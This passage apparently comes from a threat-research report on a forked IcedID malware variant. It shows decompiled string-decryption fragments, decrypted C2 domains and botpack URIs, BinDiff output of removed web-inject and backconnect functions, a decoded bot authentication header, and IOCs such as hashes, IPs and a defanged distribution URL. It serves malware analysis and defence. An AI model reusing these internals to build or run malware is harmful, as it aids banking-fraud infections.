
The rest of this report section focuses on the Forked DLL Loader, as that is where these differences exist. Just like the Forked Loader, the Forked DLL Loader decrypts the DLL strings to be used later to resolve handles to the DLLs needed. The strings are decrypted in the same algorithm where the data is split into DWORDs and XOR'd against a random key.



```
qword_CC6260 = v3;
if ( v3 )
{
  do
  {
    *v3++ = 0;
    --v2;
  }
  while ( v2 );
}
v4 = 13;
qword_CC6278 = sub_CC3410(0xDui64);
v91 = 0;
v92[0] = 1631222658;
v92[1] = 1031500428;
v92[2] = 1663335111;
v92[3] = 256384745;
for ( i = 0i64; i < 4; ++i )
  v92[i] ^= 0xF481EE9u;                           // kernel32.dll
v6 = qword_CC6278;
v7 = 13;
if ( qword_CC6278 )
{
  v8 = v92 - qword_CC6278;
  do
  {
    *v6 = v6[v8];
    ++v6;
    --v7;
  }
  while ( v7 );
}
qword_CC6270 = sub_CC3410(0xDui64);
v93 = 0;
v94[0] = 647181982;
v94[1] = 1976974223;
v94[2] = 730412753;
v94[3] = 1206211327;
for ( j = 0i64; j < 4; ++j )
  v94[j] ^= 0x47E552FFu;                          // advapi32.dll
v10 = qword_CC6270;
```

Figure 23: String decryption for the DLL names needed for execution.

Next, a function is called that decrypts strings that are not used at any point within the binary itself. The function starts by creating a structure that is going to be returned at the end of the function. This structure contains two domains and various URIs that could potentially be used to get a separate version of the bot.




```
v1 = qword_CC6260;
lite_struct->num_domains = 2;
*&lite_struct->unknown = 1i64;
if ( v1 )
{
  v5 = *(v1 + 72);
  if ( !v5 )
  {
    v5 = api_hashing(0i64, 1, 1769630462);
    *(qword_CC6260 + 72) = v5;
  }
  domain1 = v5(0i64, 8i64, 12288i64, 4i64);
}
else
{
  v3 = api_hashing(0i64, 1, 1769630462);
  domain1 = v3(0i64, 8i64, 12288i64, 4i64);
}
lite_struct->domain1 = domain1;
v6 = 0i64;
v45 = 0;
v46[0] = 712394558;
v46[1] = 930368814;
v46[2] = 728187960;
v46[3] = 745621306;
v46[4] = 896289636;
v46[5] = 1476601930;
for ( i = 0i64; i < 6; ++i )
  v46[i] ^= 0x5803284Au;                      // tourdeworldsport.com
v8 = copy_str(v46);
v9 = qword_CC6260;
*lite_struct->domain1 = v8;
*&lite_struct->numURIs = 10i64;
if ( v9 )
{
  v12 = *(v9 + 72);
  if ( !v12 )
  {
    v12 = api_hashing(0i64, 1, 1769630462);
```

Figure 24: Decryption of “Lite Loader”" domains.

For all the Forked DLL Loader variants we have seen, there are two domains that are decrypted: “tourdeworldsport[.]com” and “handsinworld[.]com”. Neither of these domains are used within the file, and at the time of this report have no relations on VirusTotal. Looking into the “handsinworld” domain, passive DNS shows that the domain started resolving to its current IP of “193[.]37[.]69[.]107” on 12 Nov 2022. This is also around the time that Emotet dropped the IcedID Lite Loader onto the Epoch 4 and Epoch 5 botnet. More information on the Lite Loader and Emotet can be found in our previous report here. The other domain “tourdeworldsport”, also started resolving to the IP “5[.]61[.]34[.]46” on 18 Nov 2022.

With the domain names decrypted, the DLL Loader decrypts 10 strings that should be URIs to be appended to the domains.



```
lite_struct->uriPaths = v11;
qmemcpy(v24, "ip%C6s)\\(#dS'fJ7", sizeof(v24));
for ( j = 0i64; j < 4; ++j )
  v24[j] ^= 0x374A1246u;
lite_struct->uriPaths->uri[0] = copy_str(v24);// /botpackn1.dat
v25 = 0;
v26[0] = 731566980;
v26[1] = 882299099;
v26[2] = 1004241861;
v26[3] = 1609942474;
for ( k = 0i64; k < 4; ++k )
  v26[k] ^= 0x5FF5B1ABu;
lite_struct->uriPaths->uri[1] = copy_str(v26);// /botpackn2.dat
v27 = 0;
v28[0] = 252457889;
v28[1] = 268447998;
v28[2] = 436691680;
v28[3] = 2070106618;
for ( m = 0i64; m < 4; ++m )
  v28[m] ^= 0x7B63518Eu;
lite_struct->uriPaths->uri[2] = copy_str(v28);// /botpackn3dat
v29 = 0;
v30[0] = 1091576716;
v30[1] = 1578901715;
v30[2] = 1364293069;
v30[3] = 897529282;
for ( n = 0i64; n < 4; ++n )
  v30[n] ^= 0x357F41A3u;
lite_struct->uriPaths->uri[3] = copy_str(v30);// /botpackn4.dat
v31 = 0;
v32[0] = 1103189626;
v32[1] = 1590514981;
v32[2] = 1367343419;
v32[3] = 900612148;
for ( ii = 0i64; ii < 4; ++ii )
```

Figure 25: Decryption of "Lite Loader" filenames.


Within this list though, they have typos for botpackn3dat. Most likely there should be a period before .dat. This is the same URI structure (/botpack.dat) that the Lite Loader used to download the bot and DLL loader from the C2 in November 2022 when it was dropped via Emotet infections.

After the strings are decrypted, the structure referencing them is never used again. This is most likely code that has been copy/pasted from the lite loader. If implemented correctly, these strings should appear in the actual loader of IcedID and not within the DLL Loader where it currently resides. These commonalities between the Lite Loader and this DLL Loader make it seem as if the same group that dropped IcedID via Emotet is behind these campaigns as well.

Bot Analysis

Field	Standard Bot	Forked Bot
File format	Custom PE Format	Custom PE Format
Rough size	368 KB	304 KB
Removed code		Removed web injects capability
Versioning	Currently at version 119	Currently at version 111

Looking at the Forked IcedID Bot variant and the Standard Bot variant in BinDiff, researchers observed that the Standard IcedID bot contains more functionality than the Forked variant.



Diff Info

Diff Path	C:\Users\Myrtus\Desktop\Malware Families... vs icedid_bot_reconstructed_forked.bin\icedid_bot_reconstructed_standard.bin_vs_icedid_bot_reconstructed_forked.bin.BinDiff
File Date	Mar 13, 2023 7:16:46 PM

Primary Image

IDB Name	icedid_bot_reconstructed_standard.bin
Image Name	icedid_bot_reconstructed.bin
Hash	e44281afeb25c61a5ddeef105164ad55ae21dceab3c443110500777ca55b80e2
Architecture	x86-64
Functions	631 (76.4%) 826 (23.6%) 195


Secondary Image

IDB Name	icedid_bot_reconstructed_forked.bin
Image Name	icedid_bot_reconstructed.bin
Hash	c73447635ab0789248af93a3858e04db9d1210052165c86f24f4e4aaa0901ea1
Architecture	x86-64
Functions	631 (98.0%) 644 (2.0%) 13

Description

Figure 26: Output of BinDiff showing the Standard Bot vs the Forked Bot.

Combining Hexray's Lumina and BinDiff shows that the Standard Bot contains functionality relating to web injects, adversary in the middle (AiTM) and backconnect capabilities that do not exist within the Forked variant. This could be because banking fraud has become increasingly more difficult over the last couple of years.



195 / 195 Primary Unmatched Functions

Address	Name	Type
000000018000...	sub_180001540	Normal
000000018000...	StartHookerModule	Normal
000000018000...	sub_1800016D0	Normal
000000018000...	sub_18000181C	Normal
000000018000...	sub_180001910	Normal
000000018000...	sub_1800019C4	Normal
000000018000...	sub_180001FF4	Normal
000000018000...	sub_1800020E8	Normal
000000018000...	sub_18000255C	Normal
000000018000...	EnsureCertInstalledForMitm	Normal
000000018000...	SSL_Send	Normal
000000018000...	ExtractCLSIDRegData	Normal
000000018000...	sub_180002F28	Normal
000000018000...	WideToAscii	Normal
000000018000...	QueryMatchCollectionInterface	Normal
000000018000...	sub_180003614	Normal
000000018000...	ReceiveAndForwardConnection	Normal
000000018000...	sub_180003B40	Normal
000000018000...	sub_180003D2C	Normal
000000018000...	EnumerateInstoreCertificates...	Normal
000000018000...	DecodeChunked	Normal
000000018000...	sub_1800048A4	Normal
000000018000...	sub_180004AB4	Normal
000000018000...	sub_180004B70	Normal
000000018000...	genFilename	Normal
000000018000...	sub_1800051D4	Normal
000000018000...	sub_1800051F8	Normal
000000018000...	sub_180005270	Normal
000000018000...	sub_180005ED0	Normal
000000018000...	sub_1800069D4	Normal
000000018000...	DecryptInlineData	Normal
000000018000...	sub_180006C50	Normal
000000018000...	sockCleanup	Normal
000000018000...	BC_BotReadChunkedEncoding	Normal
000000018000...	ExtractMatches	Normal
000000018000	ManipulateBotEnvironmentVaria	Normal

13 / 13 Secondary Unmatched Functions

Figure 27: Functions that have been removed within the Forked Bot.

Within the communications of the bot, there is an authentication header which contains the bot's project ID, some other details and the version of the bot.

Authorization: Basic OTk4MDc1MzAwOjA6MTE5OjY1OjM1


998075300:0:119:65:35

Base64 decoding this value gives up the version as the third component of the list. For the Standard IcedID Bot, this value is set to 119 as seen above, but for the Forked variant, we get the following base64 decoded header;

998075300:0:111:67:1

This value contains version 111, which could indicate the fork happened when the Standard Bot was using that version.

Finally, there seems to be a bug within the Forked variant of the bot where the URIs of specific requests are not constructed properly which causes 404s to occur.




```
Info
POST /news/1/255/0 HTTP/1.1
GET /news/18/255/0 HTTP/1.1
POST /news4/2/1 HTTP/1.1
GET /sqlite64.dll HTTP/1.1
POST /news/4/0/0 HTTP/1.1
GET /news/0/255/0 HTTP/1.1
POST /news4/2/1 HTTP/1.1
GET /news0/255/0 HTTP/1.1
POST /news4/2/1 HTTP/1.1
```

Figure 28: Network requests made by the Forked Bot.

In the example above, the request should be "/news/4/2/1" but for whatever reason the bot does not append the initial / for specific commands.

Lite Loader Anomaly

After analysis of the separate variants was finished, Proofpoint identified a file called "botpackn1.dat" on VirusTotal that seemed related to our Lite Loader.



No security vendors and no sandboxes flagged this file as malicious

7c8b3b8cf2b721568b96f58e5994b8ddb
8990cd05001be08631ade7902ae6262

botpackn1.dat

javascript

844.41 KB
Size

2023-02-22 14:51:51 UTC
19 days ago

Basic properties


MD5	8bee24193ed678b17143a06c1d1d74e2
SHA-1	cf0842f16650f968b5828c68ef3b0ea6c38c8639
SHA-256	7c8b3b8cf2b721568b96f58e5994b8ddb8990cd05001be08631ade7902ae6262
Vhash	7596fdd04dba990373ab2f3da0c7dd3f
SSDEEP	24576:uJ+hhG2FXT7D/CA7sS0eQtkvXQvR7Aj+mQclzyrO:w+62Fj//HsBPivXQvRU5QjzyrO
TLSH	T1F505232F5632BF60FBD15530C7669AC74507C003DB65BFE91911A79A308AD3BF822396
File type	JavaScript
Magic	data
File size	844.41 KB (864676 bytes)

History

First Submission	2023-02-22 11:16:35 UTC
Last Submission	2023-02-22 13:26:29 UTC
Last Analysis	2023-02-22 14:51:51 UTC

Figure 29: VirusTotal page showing the botpack used in the Lite Loader.


That filename is embedded within the custom Forked DLL Loader mentioned previously. This relationship was enough to prompt further analysis. In the article where Proofpoint described the IcedID Lite Loader being dropped via Emotet infections, researchers documented the structure of the botpack format and how to decrypt it as well. Taking that same script and applying it to this file leads to a valid configuration where researchers can analyze the configuration.



```
PS C:\Users\Myrtus\Desktop\Malware Families\IcedID> python .\parse_botpack.py .\samples\2023-02-22\botpackn1.dat
[+] version: 2
[+] use #1 ordinal: True
[+] crypted bot size: 0x45aca
[+] bot loader size: 0x8d400
[+] directory name: incanto
[+] dat filename: fans
[+] full dat filename: incantofans
[+] temp exe filename: saleghost
[+] wrote decrypted bot: decrypted_raw_bot.bin
[+] wrote bot loader: packed_bot_loader.bin
```

Figure 30: Commandline output showing the decrypted botpack structure.

This botpackn1.dat contains the later stages of the infection chain, so with some pivoting on the VirusTotal relationships, researchers land on the distribution URL (VT Link) “http[:]//lepriconloots[.]com/botpackn1.dat”. Pivoting again to find files that reach to the URL, we come across the Lite Loader sample itself. Looking at the build artifacts of this sample, it seems like the threat actors have removed the PDB path, but the Lite Loader still contains the build name “Loader.dll”. Loader.dll was initially used within IcedID to refer to the Lite Loader back when it was dropped via Emotet infections in November, but that same build name is now being used within the Forked DLL Loader. This could mean the codebase is similar enough where the threat actors can interchange the loader and the DLL Loader, or that these actors are copy/pasting extraneous code.



	Offset	Size	Type	
25	9348	00000006	A	.pdata
26	9358	00000008	A	.rsrc$01
27	936c	00000008	A	.rsrc$02
28	985c	0000000a	A	Loader.dll
29	9867	0000000a	A	EntryFunct
30	9872	00000011	A	DllRegisterServer
31	998a	00000008	A	lstrcatW
32	9996	00000009	A	HeapAlloc
33	99a2	0000000c	A	GetLastError
34	99b2	00000008	A	lstrcatA
35	99be	00000005	A	Sleep
36	99c6	0000000c	A	CreateThread
37	99d6	0000000b	A	ExitProcess
38	99e2	0000000c	A	KERNEL32.dll

Figure 31: Embedded build name of the DLL Loader.

